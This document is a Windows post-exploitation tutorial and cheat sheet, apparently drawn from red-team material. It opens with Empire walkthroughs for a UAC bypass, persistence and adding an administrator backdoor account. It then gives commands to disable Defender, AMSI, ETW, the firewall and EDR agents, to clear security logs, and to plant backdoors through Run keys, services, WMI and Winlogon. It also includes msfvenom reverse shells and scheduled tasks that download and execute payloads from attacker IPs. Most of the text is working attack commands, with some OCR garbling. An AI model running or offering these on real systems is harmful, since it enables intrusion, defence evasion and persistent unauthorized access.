In our case, the target is running Windows 10, as a result, we can utilize the Bypass UAC (Bypass User Access Control) empire module to obtain a high integrity agent.

1. The first step is to determine whether your agent is a high integrity agent, this can be done by interacting with your agent in the Empire client and listing out the agent information. This can be done by running the following command in the Empire client:

```
interact <AGENT-ID>/<NAME>
info
```



```
(Empire: agents) > interact MarketingRep
(Empire: MarketingRep) > info

┌Agent Options─────────┬──────────────────────────────────┐
│ ID                   │ 7                                │
├──────────────────────┼──────────────────────────────────┤
│ architecture         │ AMD64                            │
├──────────────────────┼──────────────────────────────────┤
│ checkin_time         │ 2021-09-08T23:38:07+00:00        │
├──────────────────────┼──────────────────────────────────┤
│ children             │                                  │
├──────────────────────┼──────────────────────────────────┤
│ delay                │ 5                                │
├──────────────────────┼──────────────────────────────────┤
│ external_ip          │ 192.168.2.2                      │
├──────────────────────┼──────────────────────────────────┤
│ functions            │                                  │
├──────────────────────┼──────────────────────────────────┤
│ high_integrity       │ 0                                │
```

As highlighted in the preceding screenshot the "high_integrity" option for our agent is set to "0", this means that our agent is not a high integrity agent and we do not have administrative privileges.


4. Given that our target is running Windows 10, we can utilize the "powershell/privesc/bypassuac" empire module to obtain an elevated agent, this can be done by running the following command:

```
5.   usemodule powershell/privesc/bypassuac
```

6. After selecting the module, you will need to set the relevant module options such as the Listener and agent. This can be done by running the following command:

```
7.   set Listener htt2p
8.   set Agent <AGENT-ID>/<NAME>
```

9. After setting the relevant module options, we can execute the module on the target agent, if successful, we should receive an agent callback from the same target system, however, in this case, it will be a high integrity agent with elevated privileges as highlighted in the following screenshot.



Elevated Process		Last Seen
□	AKE4VN76	a few seconds ago
□	MarketingRep	a few seconds ago

Now that we have obtained a high integrity agent, we can take a look at how to use the various Empire persistence modules.

Persistence through Windows Registry

The persistence/userland/* modules allow for reboot-persistence from userland (i.e. without needing administrative privileges). If a Listener is specified, then the staging code for an Empire agent is automatically generated and used as the script logic to trigger. If an ExtFile is specified (e.g. if you wanted to generate a PowerBreach backdoor and use that instead), then the file is encoded appropriately and used instead.

The modules are broken up by trigger mechanism, and each one has various storage locations specifiable within it. For userland modules, the storage locations are in the registry (within the HKCU hive), in an alternate-data-stream, or within the Application event log. Full cleanup is available if you specify theCleanup command, which will remove the specified trigger and stored script logic. Note: if the logic is stored in the application event log, this stored script logic won’t be cleared.


In this case, we will take a look at how to use the “powershell/persistence/userland/registry” module on the unprivileged agent. The persistence/userland/* modules allow for reboot-persistence from userland (i.e. without needing administrative privileges).

1. The first step will involve interacting with the unprivileged agent and selecting the userland Registry module, this can be done by running the following commands:

```
2.   interact <AGENT-ID>/<NAME>
3.   usemodule powershell/persistence/userland/registry
```

4. After selecting the module, we will need to configure the module options such as the Agent, Listener, KeyName and RegPath. This can be done by running the following commands:

```
5.   set Listener http
6.   set Agent <AGENT-ID>/<NAME>
7.   set RegPath HKCU:\Software\Microsoft\Windows\CurrentVersion\Run
8.   set KeyName <KEY-NAME>
```



KeyName	Updater	True	Key name for the run trigger.
Listener		False	Listener to use.
Obfuscate	False	False	Switch. Obfuscate the launcher powershell code, uses the ObfuscateCommand for obfuscation types. For powershell only.
ObfuscateCommand	Token\All\1	False	The Invoke-Obfuscation command to use. Only used if Obfuscate switch is True. For powershell only.
Proxy	default	False	Proxy to use for request (default, none, or other).
ProxyCreds	default	False	Proxy credentials ([domain\]username:password) to use for request (default, none, or other).
RegPath	HKCU:Software\Microsoft\Windows\CurrentVersion\Debug	False	Registry location to store the script code. Last element is the

The registry path we will be adding our persistence stager to will be the Run registry key, Run and RunOnce registry keys cause programs to run each time a user logs on. The data value for a key is a command line no longer than 260 characters. Register programs to run by adding entries of the form `description-string=command line`. You can write multiple entries under a key. If more than one program is registered under any particular key, the order in which those programs run is indeterminate.


9. After configuring the module options, we can execute the module by running the following command in the Empire client:

```
10.  execute
```

11. We can determine whether our registry key was added by running a Windows Registry query command:

```
12.  reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run
```

13. If the module ran successfully, you should see the Registry key we specified in the module options added as shown in the following screenshot.



```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
    Updater    REG_SZ    "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
```

We should now receive an agent callback from the target system whenever it is rebooted or booted.

Persistence through Scheduled Tasks

We can also setup persistence on the target system by utilizing the Empire module “powershell/persistence/userland/schtasks”. The persistence/userland/* modules allow for reboot-persistence from userland (i.e. without needing administrative privileges).

1. The first step will involve interacting with the unprivileged agent and selecting the userland Registry module, this can be done by running the following commands:

```
2.   interact <AGENT-ID>/<NAME>
3.   usemodule powershell/persistence/userland/schtasks
```


4. After selecting the module, we will need to configure the module options such as the Listener, RegPath and DailyTime, this can be done by running the following commands in the Empire client:

```
5.   set Listener http
6.   set Agent <AGENT-ID>/<NAME>
7.   set RegPath HKCU:\Software\Microsoft\Windows\CurrentVersion\Run
8.   set DailyTime 09:00
```

9. After configuring the module options, we can execute the module by running the following command in the Empire client:

```
10.  execute
```

If successful you should receive output similar to the one shown in the screenshot below.



```
(Empire: agents) > interact MarketingRep
[*] Task 12 results received
SUCCESS: The scheduled task "empire" has successfully been created.
Schtasks persistence established using listener http stored in HKCU:\Software\Microsoft\Windows\CurrentVersion\Run
:00.
```

Note: You can also utilize the persistence/elevated/* modules to allow for reboot-persistence from an elevated context (i.e. with administrative privileges). If a Listener is specified, then the staging code for an Empire agent is automatically generated and used as the script logic to trigger. If an ExtFile is specified (e.g. if you wanted to generate a PowerBreach backdoor and use that instead), then the file is encoded appropriately and used instead.

Persistence through Creating Local Accounts

Adversaries may create a local account to maintain access to victim systems. Local accounts are those configured by an organization for use by users, remote support, services, or for administration on a single system or service. With a sufficient level of access, the net user /add command can be used to create a local account.

We can add a local user to the Administrative group on the Windows target as a means of maintaining access to the target, this can be done by utilizing the "powershell/persistence/misc/add_netuser" module.

1. The first step will involve interacting with the agent and selecting the "add_netuser" module, this can be done by running the following commands:

```
2.  interact <AGENT-ID>/<NAME>
3.  usemodule powershell/persistence/misc/add_netuser
```


4. After selecting the module, we will need to configure the module options such as the ComputerName, Domain, GroupName, Password, and username this can be done by running the following commands in the Empire client:

```
5.  set GroupName Administrators
6.  set ComputerName <COMPUTER-NAME>
7.  set Password <PASSWORD>
8.  set UserName <USERNAME>
```

9. After configuring the module options, we can execute the module by running the following command in the Empire client:


```
10. execute
```

11. If successful you should receive output similar to the one shown in the screenshot below.



```
(Empire: agents) > interact MarketingPrivileged
[*] Task 9 results received
[*] User empire successfully created on host localhost
[*] User empire successfully added to group Administrators on host localhost


Add-NetUser completed
```

12. We can also confirm that the new user account has been added by running the net user command on the target system as highlighted in the following screenshot.



```
(Empire: MarketingPrivileged) > shell
[*] Exit Shell Menu with Ctrl+C
(MarketingPrivileged) C:\Windows\system32 > net user
User accounts for \\MSEDGEWIN10 ---------------------------------------------------------------------
ccount             empire                   Guest                   IEUser                  sshd
he command completed successfully.
(MarketingPrivileged) C:\Windows\system32 > _
```

We can utilize this user account for backdoor access to the target system through legitimate authentication protocols like RDP.

https://www.linode.com/docs/guides/windows-red-team-persistence-techniques/

https://fuzzysecurity.com/tutorials/19.html

Hide Your Binary

Sets (+) or clears (-) the Hidden file attribute. If a file uses this attribute set, you must clear the attribute before you can change any other attributes for the file.

```
PS> attrib +h mimikatz.exe
```

Disable Antivirus and Security

Antivirus Removal

- Sophos Removal Tool.ps1
- Symantec CleanWipe
- Elastic EDR/Security
- `cd "C:\Program Files\Elastic\Agent\"`
- `PS C:\Program Files\Elastic\Agent> .\elastic-agent.exe uninstall`
- `Elastic Agent will be uninstalled from your system at C:\Program Files\Elastic\Agent. Do you want to continue? [Y/n]:Y`
  `Elastic Agent has been uninstalled.`
- Cortex XDR
- `# Global uninstall password: Password1`
- `Password hash is located in C:\ProgramData\Cyvera\LocalSystem\Persistence\agent_settings.db`
- `Look for PasswordHash, PasswordSalt or password, salt strings.`
-
- `# Disable Cortex: Change the DLL to a random value, then REBOOT`
- `reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CryptSvc\Parameters /t REG_EXPAND_SZ /v ServiceDll /d nothing.dll /f`
-
- `# Disables the agent on startup (requires reboot to work)`
- `cytool.exe startup disable`
-
- `# Disables protection on Cortex XDR files, processes, registry and services`
- `cytool.exe protect disable`
-
- `# Disables Cortex XDR (Even with tamper protection enabled)`
- `cytool.exe runtime disable`
-
- `# Disables event collection`
  `cytool.exe event_collection disable`

Disable Windows Defender

```
# Disable Defender
sc config WinDefend start= disabled
sc stop WinDefend
Set-MpPreference -DisableRealtimeMonitoring $true

## Exclude a process / location
Set-MpPreference -ExclusionProcess "word.exe", "vmwp.exe"
```

```
Add-MpPreference -ExclusionProcess
'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe'
Add-MpPreference -ExclusionPath C:\Video, C:\install

# Disable scanning all downloaded files and attachments, disable AMSI
(reactive)
PS C:\> Set-MpPreference -DisableRealtimeMonitoring $true; Get-
MpComputerStatus
PS C:\> Set-MpPreference -DisableIOAVProtection $true
# Disable AMSI (set to 0 to enable)
PS C:\> Set-MpPreference -DisableScriptScanning 1

# Blind ETW Windows Defender: zero out registry values corresponding to its
ETW sessions
reg add
"HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderApiLogger" /v
"Start" /t REG_DWORD /d "0" /f

# Wipe currently stored definitions
# Location of MpCmdRun.exe: C:\ProgramData\Microsoft\Windows
Defender\Platform\<antimalware platform version>
MpCmdRun.exe -RemoveDefinitions -All

# Remove signatures (if Internet connection is present, they will be
downloaded again):
PS > & "C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2008.9-
0\MpCmdRun.exe" -RemoveDefinitions -All
PS > & "C:\Program Files\Windows Defender\MpCmdRun.exe" -RemoveDefinitions -
All

# Disable Windows Defender Security Center
reg add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v
"Start" /t REG_DWORD /d "4" /f

# Disable Real Time Protection
reg delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v
"DisableAntiSpyware" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v
"DisableAntiVirus" /t REG_DWORD /d "1" /f
```

Disable Windows Firewall

```
Netsh Advfirewall show allprofiles
NetSh Advfirewall set allprofiles state off

# ip whitelisting
New-NetFirewallRule -Name morph3inbound -DisplayName morph3inbound -Enabled
True -Direction Inbound -Protocol ANY -Action Allow -Profile ANY -
RemoteAddress ATTACKER_IP
```

Clear System and Security Logs

```
cmd.exe /c wevtutil.exe cl System
cmd.exe /c wevtutil.exe cl Security
```

Simple User

Set a file as hidden

```
attrib +h c:\autoexec.bat
```

Registry HKCU

Create a REG_SZ value in the Run key within HKCU\Software\Microsoft\Windows.

```
Value name:  Backdoor
Value data:  C:\Users\Rasta\AppData\Local\Temp\backdoor.exe
```

Using the command line

```
reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v
Evil /t REG_SZ /d "C:\Users\user\backdoor.exe"
reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce"
/v Evil /t REG_SZ /d "C:\Users\user\backdoor.exe"
reg add
"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices" /v
Evil /t REG_SZ /d "C:\Users\user\backdoor.exe"
reg add
"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce"
/v Evil /t REG_SZ /d "C:\Users\user\backdoor.exe"
```

Using SharPersist

```
SharPersist -t reg -c "C:\Windows\System32\cmd.exe" -a "/c calc.exe" -k
"hkcurun" -v "Test Stuff" -m add
SharPersist -t reg -c "C:\Windows\System32\cmd.exe" -a "/c calc.exe" -k
"hkcurun" -v "Test Stuff" -m add -o env
SharPersist -t reg -c "C:\Windows\System32\cmd.exe" -a "/c calc.exe" -k
"logonscript" -m add
```

Startup

Create a batch script in the user startup folder.

```
PS C:\> gc C:\Users\Rasta\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup\backdoor.bat
start /b C:\Users\Rasta\AppData\Local\Temp\backdoor.exe
```

Using SharPersist

```
SharPersist -t startupfolder -c "C:\Windows\System32\cmd.exe" -a "/c
calc.exe" -f "Some File" -m add
```

Scheduled Tasks User

- Using native **schtask** - Create a new task
- `# Create the scheduled tasks to run once at 00.00`

-
  ```
  schtasks /create /sc ONCE /st 00:00 /tn "Device-Synchronize" /tr
  C:\Temp\revshell.exe
  ```

-
  ```
  # Force run it now !
  schtasks /run /tn "Device-Synchronize"
  ```
- Using native **schtask** - Leverage the `schtasks /change` command to modify existing scheduled tasks

-
  ```
  # Launch an executable by calling the ShellExec_RunDLL function.
  SCHTASKS /Change /tn "\Microsoft\Windows\PLA\Server Manager
  Performance Monitor" /TR "C:\windows\system32\rundll32.exe
  SHELL32.DLL,ShellExec_RunDLLA C:\windows\system32\msiexec.exe /Z
  c:\programdata\S-1-5-18.dat" /RL HIGHEST /RU "" /ENABLE
  ```

- Using Powershell

-
  ```
  PS C:\> $A = New-ScheduledTaskAction -Execute "cmd.exe" -Argument "/c
  C:\Users\Rasta\AppData\Local\Temp\backdoor.exe"
  ```

-
  ```
  PS C:\> $T = New-ScheduledTaskTrigger -AtLogOn -User "Rasta"
  ```

-
  ```
  PS C:\> $P = New-ScheduledTaskPrincipal "Rasta"
  ```

-
  ```
  PS C:\> $S = New-ScheduledTaskSettingsSet
  ```

-
  ```
  PS C:\> $D = New-ScheduledTask -Action $A -Trigger $T -Principal $P -
  Settings $S
  PS C:\> Register-ScheduledTask Backdoor -InputObject $D
  ```

- Using SharPersist

-
  ```
  # Add to a current scheduled task
  ```

-
  ```
  SharPersist -t schtaskbackdoor -c "C:\Windows\System32\cmd.exe" -a "/c
  calc.exe" -n "Something Cool" -m add
  ```
-

-
  ```
  # Add new task
  ```

-
  ```
  SharPersist -t schtask -c "C:\Windows\System32\cmd.exe" -a "/c
  calc.exe" -n "Some Task" -m add
  SharPersist -t schtask -c "C:\Windows\System32\cmd.exe" -a "/c
  calc.exe" -n "Some Task" -m add -o hourly
  ```

BITS Jobs

```
bitsadmin /create backdoor
bitsadmin /addfile backdoor "http://10.10.10.10/evil.exe"  "C:\tmp\evil.exe"

# v1
bitsadmin /SetNotifyCmdLine backdoor C:\tmp\evil.exe NUL
bitsadmin /SetMinRetryDelay "backdoor" 60
bitsadmin /resume backdoor

# v2 - exploit/multi/script/web_delivery
bitsadmin /SetNotifyCmdLine backdoor regsvr32.exe "/s /n /u
/i:http://10.10.10.10:8080/FHXSd9.sct scrobj.dll"
bitsadmin /resume backdoor
```

Serviceland

IIS

IIS Raid – Backdooring IIS Using Native Modules

```
$ git clone https://github.com/0x09AL/IIS-Raid
$ python iis_controller.py --url http://192.168.1.11/ --password SIMPLEPASS
C:\Windows\system32\inetsrv\APPCMD.EXE install module /name:Module Name
/image:"%windir%\System32\inetsrv\IIS-Backdoor.dll" /add:true
```

Windows Service

Using SharPersist

```
SharPersist -t service -c "C:\Windows\System32\cmd.exe" -a "/c calc.exe" -n
"Some Service" -m add
```

Elevated

Registry HKLM

Similar to HKCU. Create a REG_SZ value in the Run key within HKLM\Software\Microsoft\Windows.

```
Value name:  Backdoor
Value data:  C:\Windows\Temp\backdoor.exe
```

Using the command line

```
reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run" /v
Evil /t REG_SZ /d "C:\tmp\backdoor.exe"
reg add
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce" /v
Evil /t REG_SZ /d "C:\tmp\backdoor.exe"
reg add
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices" /v
Evil /t REG_SZ /d "C:\tmp\backdoor.exe"
reg add
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
" /v Evil /t REG_SZ /d "C:\tmp\backdoor.exe"
```

Winlogon Helper DLL

Run executable during Windows logon

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.10 LPORT=4444 -f
exe > evilbinary.exe
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.10 LPORT=4444 -f
dll > evilbinary.dll
```

```
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v
Userinit /d "Userinit.exe, evilbinary.exe" /f
reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Shell
/d "explorer.exe, evilbinary.exe" /f
Set-ItemProperty "HKLM:\Software\Microsoft\Windows
NT\CurrentVersion\Winlogon\" "Userinit" "Userinit.exe, evilbinary.exe" -Force
Set-ItemProperty "HKLM:\Software\Microsoft\Windows
NT\CurrentVersion\Winlogon\" "Shell" "explorer.exe, evilbinary.exe" -Force
```

GlobalFlag

Run executable after notepad is killed

```
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File
Execution Options\notepad.exe" /v GlobalFlag /t REG_DWORD /d 512
reg add "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\SilentProcessExit\notepad.exe" /v ReportingMode /t
REG_DWORD /d 1
reg add "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\SilentProcessExit\notepad.exe" /v MonitorProcess /d
"C:\temp\evil.exe"
```

Startup Elevated

Create a batch script in the user startup folder.

```
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp
```

Services Elevated

Create a service that will start automatically or on-demand.

```
# Powershell
New-Service -Name "Backdoor" -BinaryPathName "C:\Windows\Temp\backdoor.exe" -
Description "Nothing to see here." -StartupType Automatic
sc start pentestlab

# SharPersist
SharPersist -t service -c "C:\Windows\System32\cmd.exe" -a "/c backdoor.exe"
-n "Backdoor" -m add

# sc
sc create Backdoor binpath= "cmd.exe /k C:\temp\backdoor.exe" start="auto"
obj="LocalSystem"
sc start Backdoor
```

Scheduled Tasks Elevated

Scheduled Task to run as SYSTEM, everyday at 9am or on a specific day.

Processes spawned as scheduled tasks have taskeng.exe process as their parent

```
# Powershell
```

```
$A = New-ScheduledTaskAction -Execute "cmd.exe" -Argument "/c
C:\temp\backdoor.exe"
$T = New-ScheduledTaskTrigger -Daily -At 9am
# OR
$T = New-ScheduledTaskTrigger -Daily -At "9/30/2020 11:05:00 AM"
$P = New-ScheduledTaskPrincipal "NT AUTHORITY\SYSTEM" -RunLevel Highest
$S = New-ScheduledTaskSettingsSet
$D = New-ScheduledTask -Action $A -Trigger $T -Principal $P -Settings $S
Register-ScheduledTask "Backdoor" -InputObject $D

# Native schtasks
schtasks /create /sc minute /mo 1 /tn "eviltask" /tr C:\tools\shell.cmd /ru
"SYSTEM"
schtasks /create /sc minute /mo 1 /tn "eviltask" /tr calc /ru "SYSTEM" /s dc-
mantvydas /u user /p password
schtasks /Create /RU "NT AUTHORITY\SYSTEM" /tn [TaskName] /tr "regsvr32.exe -
s \"C:\Users\*\AppData\Local\Temp\[payload].dll\"" /SC ONCE /Z /ST [Time] /ET
[Time]

##(X86) - On User Login
schtasks /create /tn OfficeUpdaterA /tr
"c:\windows\system32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle
hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object
net.webclient).downloadstring(''http://192.168.95.195:8080/kBBldxiub6'''))'"
/sc onlogon /ru System

##(X86) - On System Start
schtasks /create /tn OfficeUpdaterB /tr
"c:\windows\system32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle
hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object
net.webclient).downloadstring(''http://192.168.95.195:8080/kBBldxiub6'''))'"
/sc onstart /ru System

##(X86) - On User Idle (30mins)
schtasks /create /tn OfficeUpdaterC /tr
"c:\windows\system32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle
hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object
net.webclient).downloadstring(''http://192.168.95.195:8080/kBBldxiub6'''))'"
/sc onidle /i 30

##(X64) - On User Login
schtasks /create /tn OfficeUpdaterA /tr
"c:\windows\syswow64\WindowsPowerShell\v1.0\powershell.exe -WindowStyle
hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object
net.webclient).downloadstring(''http://192.168.95.195:8080/kBBldxiub6'''))'"
/sc onlogon /ru System

##(X64) - On System Start
schtasks /create /tn OfficeUpdaterB /tr
"c:\windows\syswow64\WindowsPowerShell\v1.0\powershell.exe -WindowStyle
hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object
net.webclient).downloadstring(''http://192.168.95.195:8080/kBBldxiub6'''))'"
/sc onstart /ru System

##(X64) - On User Idle (30mins)
schtasks /create /tn OfficeUpdaterC /tr
"c:\windows\syswow64\WindowsPowerShell\v1.0\powershell.exe -WindowStyle
hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX ((new-object
net.webclient).downloadstring(''http://192.168.95.195:8080/kBBldxiub6'''))'"
/sc onidle /i 30
```

Windows Management Instrumentation Event Subscription

An adversary can use Windows Management Instrumentation (WMI) to install event filters, providers, consumers, and bindings that execute code when a defined event occurs. Adversaries may use the capabilities of WMI to subscribe to an event and execute arbitrary code when that event occurs, providing persistence on a system.

- **__EventFilter**: Trigger (new process, failed logon etc.)
- **EventConsumer**: Perform Action (execute payload etc.)
- **__FilterToConsumerBinding**: Binds Filter and Consumer Classes

```
# Using CMD : Execute a binary 60 seconds after Windows started
wmic /NAMESPACE:"\\root\subscription" PATH __EventFilter CREATE
Name="WMIPersist", EventNameSpace="root\cimv2",QueryLanguage="WQL",
Query="SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE
TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'"
wmic /NAMESPACE:"\\root\subscription" PATH CommandLineEventConsumer CREATE
Name="WMIPersist",
ExecutablePath="C:\Windows\System32\binary.exe",CommandLineTemplate="C:\Windo
ws\System32\binary.exe"
wmic /NAMESPACE:"\\root\subscription" PATH __FilterToConsumerBinding CREATE
Filter="__EventFilter.Name=\"WMIPersist\"",
Consumer="CommandLineEventConsumer.Name=\"WMIPersist\""
# Remove it
Get-WMIObject -Namespace root\Subscription -Class __EventFilter -Filter
"Name='WMIPersist'" | Remove-WmiObject -Verbose

# Using Powershell (deploy)
$FilterArgs = @{name='WMIPersist'; EventNameSpace='root\CimV2';
QueryLanguage="WQL"; Query="SELECT * FROM __InstanceModificationEvent WITHIN
60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND
TargetInstance.SystemUpTime >= 60 AND TargetInstance.SystemUpTime < 90"};
$Filter=New-CimInstance -Namespace root/subscription -ClassName __EventFilter
-Property $FilterArgs
$ConsumerArgs = @{name='WMIPersist';
CommandLineTemplate="$($Env:SystemRoot)\System32\binary.exe";}
$Consumer=New-CimInstance -Namespace root/subscription -ClassName
CommandLineEventConsumer -Property $ConsumerArgs
$FilterToConsumerArgs = @{Filter = [Ref] $Filter; Consumer = [Ref]
$Consumer;}
$FilterToConsumerBinding = New-CimInstance -Namespace root/subscription -
ClassName __FilterToConsumerBinding -Property $FilterToConsumerArgs
# Using Powershell (remove)
$EventConsumerToCleanup = Get-WmiObject -Namespace root/subscription -Class
CommandLineEventConsumer -Filter "Name = 'WMIPersist'"
$EventFilterToCleanup = Get-WmiObject -Namespace root/subscription -Class
__EventFilter -Filter "Name = 'WMIPersist'"
$FilterConsumerBindingToCleanup = Get-WmiObject -Namespace root/subscription
-Query "REFERENCES OF {$($EventConsumerToCleanup.__RELPATH)} WHERE
ResultClass = __FilterToConsumerBinding"
```

```
$FilterConsumerBindingToCleanup | Remove-WmiObject
$EventConsumerToCleanup | Remove-WmiObject
$EventFilterToCleanup | Remove-WmiObject
```

Binary Replacement

Binary Replacement on Windows XP+

Feature	Executable
Sticky Keys	C:\Windows\System32\sethc.exe
Accessibility Menu	C:\Windows\System32\utilman.exe
On-Screen Keyboard	C:\Windows\System32\osk.exe
Magnifier	C:\Windows\System32\Magnify.exe
Narrator	C:\Windows\System32\Narrator.exe
Display Switcher	C:\Windows\System32\DisplaySwitch.exe
App Switcher	C:\Windows\System32\AtBroker.exe

In Metasploit : `use post/windows/manage/sticky_keys`

Binary Replacement on Windows 10+

Exploit a DLL hijacking vulnerability in the On-Screen Keyboard **osk.exe** executable.

